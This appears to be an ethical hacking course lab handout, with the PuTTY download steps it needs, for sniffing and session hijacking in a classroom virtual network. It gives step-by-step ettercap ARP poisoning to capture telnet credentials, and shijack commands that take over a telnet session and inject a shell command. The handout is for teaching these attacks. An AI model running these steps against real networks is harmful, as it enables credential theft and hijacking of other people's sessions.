
EH-Kali




- ❑ Under the Mitm menu select ARP poisoning...



- ❑ The check "Sniff remote connections" and click OK.



- ❑ In another workspace, run Wireshark and add a filter at the top to just show ARP traffic.
- ❑ Notice how ARPs are being sent out from Kali with incorrect MAC addresses for the pfSense and WinXP VMs.
- ❑ Now any devices on the subnet trying to send a packet to the pfSense or WinXP VMs will be tricked into sending the packet to Kali instead!



EH-WinXP

Alternative binary files

The installer packages above will provide all of these (except PuTTYtel), but you can also download them from the internet. (Not sure whether you want the 32-bit or the 64-bit version? Read the [FAQ entry](#).)

putty.exe (the SSH and Telnet client itself)

32-bit: [putty.exe](#) (or by FTP)

64-bit: [putty.exe](#) (or by FTP)

pscp.exe (an SCP client, i.e. command-line secure file copy)

32-bit: [pscp.exe](#) (or by FTP)

64-bit: [pscp.exe](#) (or by FTP)

psftp.exe (an SFTP client, i.e. general file transfer sessions much like FTE)

32-bit: [psftp.exe](#) (or by FTP)


64-bit: [psftp.exe](#) (or by FTP)

On Win XP log in as cis76 user and install Putty:



- ❑ From Firefox, Google: *putty download* or browse to:

<https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>

- ❑ Download the 32-bit alternative putty.exe binary to the desktop.




EH-WinXP




Unblock Putty so you can run it:


- ❑ On the WinXP desktop, right-click on the Putty icon and select Properties.
- ❑ Click the Unblock
- ❑ Click OK to close.



EH-WinXP




- Run Putty
- Telnet to eh-centos.cis.cabrillo.edu (port 23)



EH-WinXP

```
cis76@EH-CentOS:~$ ssh cis76@10.76.10.150
cis76@EH-CentOS:~$ ssh cis76@10.76.10.201
cis76@EH-WinXP:~$ telnet 10.76.10.160
telnet 10.76.10.160
Trying 10.76.10.160...
Connected to 10.76.10.160.
Escape character is '^]'.
CentOS release 6.4 (Final)
Kernel 2.6.32-358.el6.x86_64 on an x86_64
login: cis76
Password:
Last login: Sat Sep 10 14:08:34 from EH-pfSense-05.cis.cabrillo.edu
[cis76@EH-CentOS ~]$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
[cis76@EH-CentOS ~]$
```

- ❑ Log into EH-CentOS as the cis76 user.



EH-Kali

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List ×

IP Address	MAC Address	Description
10.76.5.1	00:50:56:AF:F2:C3	
10.76.5.101	00:50:56:AF:63:BB	
10.76.5.201	00:50:56:AF:16:3A	

Buttons: Delete Host, Add to Target 1, Add to Target 2


ARP poisoning victims:

GROUP 1 : 10.76.5.1 00:50:56:AF:F2:C3

GROUP 2 : 10.76.5.201 00:50:56:AF:16:3A

TELNET : 172.30.10.160:23 -> USER: cis76 PASS: [blurred]

- ❑ Back on the Kali VM notice the attacker can see your username and password (blurred here)




EH-Kali

The screenshot shows a web browser window with the URL <https://packetstormsecurity.com/search/?q=shijack>. The page displays search results for 'shijack'. The top result is a file named 'shijack.tgz' authored by 'Spwny' and posted on 'Apr 17, 2001'. The description states: 'Shijack is a TCP connection hijacking tool for Linux, FreeBSD, and Solaris. Uses Libnet.' Below the description are tags: 'tool, sniffer, tcp systems | linux, solaris, freebsd' and a download link: 'Download | Favorite | Comments (0)'. The page also features a 'File Archive' for 'September 2016' with a calendar grid and 'Top Authors In Last 30 Days' including Red Hat (55 files), Ubuntu (20 files), Yakir Wizman (17 files), and Google Security Research (16 files).

- ❑ On Kali, browse to: <https://packetstormsecurity.com/>
- ❑ Search for: shijack

<https://packetstormsecurity.com/search/?q=shijack>



EH-Kali

Search files: shijack Showing 1 - 1 of 1

Files | News | Users | Authors

Search for

shijack.tgz
 Authored by Spwny Posted Apr 17, 2001

Shijack is a TCP connection hijacking tool for Linux, FreeBSD, and Solaris. Uses Libnet.

tags | tool, sniffer, tcp
 systems | linux, solaris, freebsd
 MD5 | 65d499f3d9381b2bf399eab3992a10c0


[Favorite](#) | [Comments \(0\)](#)

- Download the shijack.tgz file
- Use **tar xvf shijack.tgz** to extract the files.
- List the extracted files using:

```

root@eh-kali-05:~/Downloads# tar xvf shijack.tgz
shijack/
shijack/shijack.c
shijack/shijack-fbsd
shijack/README
shijack/shijack-lnx
shijack/shijack-sunsparc
root@eh-kali-05:~/Downloads# cd shijack/
root@eh-kali-05:~/Downloads/shijack# ls
README shijack.c shijack-fbsd shijack-lnx shijack-sunsparc
    
```

cd shijack
ls



EH-Kali

Optionally you can set a telnet display filter here

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
13	1.708588654	198.84.60.198	10.76.5.150	TCP	66	[TCP ACKed unseen segment] 443 ...
14	1.754981713	10.76.5.150	198.84.60.198	TCP	66	55962 → 443 [ACK] Seq=1 Ack=1 W...
15	1.772147909	198.84.60.198	10.76.5.150	TCP	66	[TCP ACKed unseen segment] 443 ...
16	1.836442643	198.84.60.198	10.76.5.150	TCP	66	[TCP ACKed unseen segment] 443 ...
17	2.272648632	10.76.5.201	172.30.10.160	TELNET	60	Telnet Data ...
18	2.272983678	10.76.5.201	172.30.10.160	TCP	55	[TCP Keep-Alive] 1089 → 23 [PSH...
19	2.274738490	172.30.10.160	10.76.5.201	TELNET	60	Telnet Data ...

Frame 17: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

Ethernet II, Src: Vmware_af:16:3a (00:50:56:af:16:3a), Dst: Vmware_af:e6:bd (00:50:56:af:e6:bd)

Internet Protocol Version 4, Src: 10.76.5.201, Dst: 172.30.10.160

Transmission Control Protocol, Src Port: 1089 (1089), Dst Port: 23 (23), Seq: 1, Ack: 1, Len: 1

Source Port: 1089

Destination Port: 23

[Stream index: 7]

[TCP Segment Len: 1]

Sequence number: 1 (relative sequence number)

[Next sequence number: 2 (relative sequence number)]

Acknowledgment number: 1 (relative ack number)


Header Length: 20 bytes

Flags: 0x018 (PSH, ACK)

```

0000  00 50 56 af e6 bd 00 50 56 af 16 3a 08 00 45 00  .PV...P V...E.
0010  00 29 54 2f 40 00 80 06 df cc 0a 4c 05 c9 ac 1e  .)T/@...L...
0020  0a a0 04 41 00 17 48 dd 7d 5a 1e ee 08 60 50 18  ...A..H.}Z...P.
0030  f9 e2 91 37 00 00 6c 00 00 00 00 00          ...7..l. ....
    
```

- Run Wireshark on Kali.
- Select one of the telnet packets sent from WinXP to EH-Centos.
- Record the port being used by the WinXP VM.
- Note the port used by the EH-Centos VM will be 23 (telnet).



EH-Kali

```

root@eh-kali-05: ~/Downloads/shijack
File Edit View Search Terminal Help
root@eh-kali-05:~/Downloads/shijack# ./shijack-lnx eth0 10.76.5.201 1089 172.30.10.160 23
Waiting for SEQ/ACK to arrive from the srcip to the dstip.
(To speed things up, try making some traffic between the two, /msg person asdf


Got packet! SEQ = 0x48dd7d75 ACK = 0x1eee08b5
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.

```

- ❑ If necessary, change into the directory with your extracted shijack files.
- ❑ Run this command:


```
./shijack-lnx eth0 10.76.xx.201 nnnn 172.30.10.160 23
```

 where **xx** is your pod number and **nnnn** is the port your WinXP VM is using that you observed in Wireshark.
- ❑ Back on WinXP you can hit the Enter key once or twice to speed up the hijack.
- ❑ **Proceed QUICKLY to the next slide!**



EH-Kali


```

root@eh-kali-05: ~/cis76/shijack
File Edit View Search Terminal Help
(To speed things up, try making some traffic between the two, /msg person asdf

Got packet! SEQ = 0xddb53c02 ACK = 0xdd481e4b
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
touch BenjiWasHere
^CClosing connection..
Done, Exiting.
root@eh-kali-05:~/cis76/shijack#

```

- ❑ Once you've hijacked the connection you have a short amount of time (5-10 seconds) to inject commands into the hijacked session.
- ❑ Quickly enter: **touch *BenjiWasHere*** (instead of Benji, use your own name)
- ❑ Use Ctrl-C to end the hijacked connection.



EH-WinXP



- Once this error is displayed in the WinXP VM the session ends. The hijacker can no longer inject further commands.

Credits

Ethical Hacking: Session Hijacking
by Malcom Shore (Lynda.com)